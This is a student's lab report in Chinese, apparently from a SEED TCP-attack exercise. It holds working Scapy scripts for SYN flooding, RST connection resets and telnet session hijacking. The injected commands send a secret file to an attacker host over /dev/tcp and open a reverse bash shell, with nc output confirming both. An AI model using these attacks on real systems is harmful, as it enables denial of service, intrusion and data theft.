57118133 钟杰

1.1

攻击前

[07/12/21]seed@VM:~/Desktop$ telnet 10.9.0.5

Trying 10.9.0.5...

Connected to 10.9.0.5.

Escape character is '^]'.

Ubuntu 20.04.1 LTS

7176ac9ae185 login: seed

Password:

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are

not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

攻击代码

#!/bin/env python3

from scapy.all import IP,TCP,send

from ipaddress import IPv4Address

from random import getrandbits

ip = IP(dst="10.9.0.5")

tcp = TCP(dport=23, flags='S')

pkt = ip/tcp

while True:

pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP

pkt[TCP].sport = getrandbits(16) # source ports

pkt[TCP].seq = getrandbits(32) # sequence number


send(pkt,verbose = 0)

首先尝试开启一个攻击进程，Telnet victim仍然可以进入。但是同时开启三个攻击进程，Telnet victim无法连接。等待一段时间后Telnet victim从攻击进程中抢到一个空位

1.2


使用c语言的synflood只开启一个攻击进程就成功实现了攻击，原因可能是c比python执行速度快

IMG_256



1.3

无法在docker里修改syncookies，因为文件只读。因此直接修改yml然后重新build，重新进行synflood攻击并进行telnet连接，在victim查看建立的连接，只有telnet，没有synflood的连接



2

首先通过telnet建立与10.9.0.5的连接

[07/12/21]seed@VM:~/Desktop$ telnet 10.9.0.5

Trying 10.9.0.5...

Connected to 10.9.0.5.

Escape character is '^]'.

Ubuntu 20.04.1 LTS

7176ac9ae185 login: seed

Password:

Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86\_64)

\* Documentation: https://help.ubuntu.com

\* Management: https://landscape.canonical.com

\* Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are

not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;

the exact distribution terms for each program are described in the

individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.

用以下攻击代码使tcp连接断开

#!/usr/bin/env python3

from scapy.all import \*

ip = IP(src = "10.9.0.1",dst = "10.9.0.5")

tcp = TCP(sport=39744,dport=23,flags="R",seq=604201495)

pkt = ip/tcp

ls(pkt)

send(pkt,verbose = 0)

结果发现telnet连接被中断

Connection closed by foreign host .

3

在victim中/home/seed目录下创建secret并写入this is top secret

root@7176ac9ae185:/# cd /home/seed

root@7176ac9ae185:/home/seed# touch secret

root@7176ac9ae185:/home/seed# echo this is top secret>secret

attacke中输nc -lvn 9090，在victim中cat /home/seed/secret>/dev/tcp/10.9.0.1/9090

root@VM:/# nc -lvn 9090

Listening on 0.0.0.0 9090

Connection received on 10.9.0.5 54194

this is top secret

接下来通过tcp session劫持实现该效果

首先10.9.0.6telnet连接10.9.0.5，查看wireshark，并构造攻击代码

#!/usr/bin/env python3

from scapy.all import\*

ip =IP(src="10.9.0.6",dst="10.9.0.5")

tcp = TCP(sport=50346, dport=23, flags="A", seq=2149767330, ack=387521874)

data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"

pkt = ip/tcp/data

ls (pkt)

send (pkt, verbose=0)

在attacker上开启nc，执行攻击代码

攻击成功

root@VM:/# nc -lvn 9090

Listening on 0.0.0.0 9090

Connection received on 10.9.0.5 54242

this is top secret

1. 用10.9.0.6telnet10.9.0.5，查看wireshark并构造攻击代码

#!/usr/bin/env python3

from scapy.all import\*

ip =IP(src="10.9.0.6",dst="10.9.0.5")

tcp = TCP(sport=50350, dport=23, flags="A", seq=574877047, ack=1665280728)

data = "\r /bin/bash > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"

pkt = ip/tcp/data

ls (pkt)

send (pkt, verbose=0)

[07/12/21]seed@VM:~/.../Labsetup$ docksh f3

在attacker上开启nc，执行攻击代码，结果如下

root@VM:/# nc -lnv 9090

Listening on 0.0.0.0 9090

Connection received on 10.9.0.5 54246

ls

secret

pwd

/home/seed

cat secret

this is top secret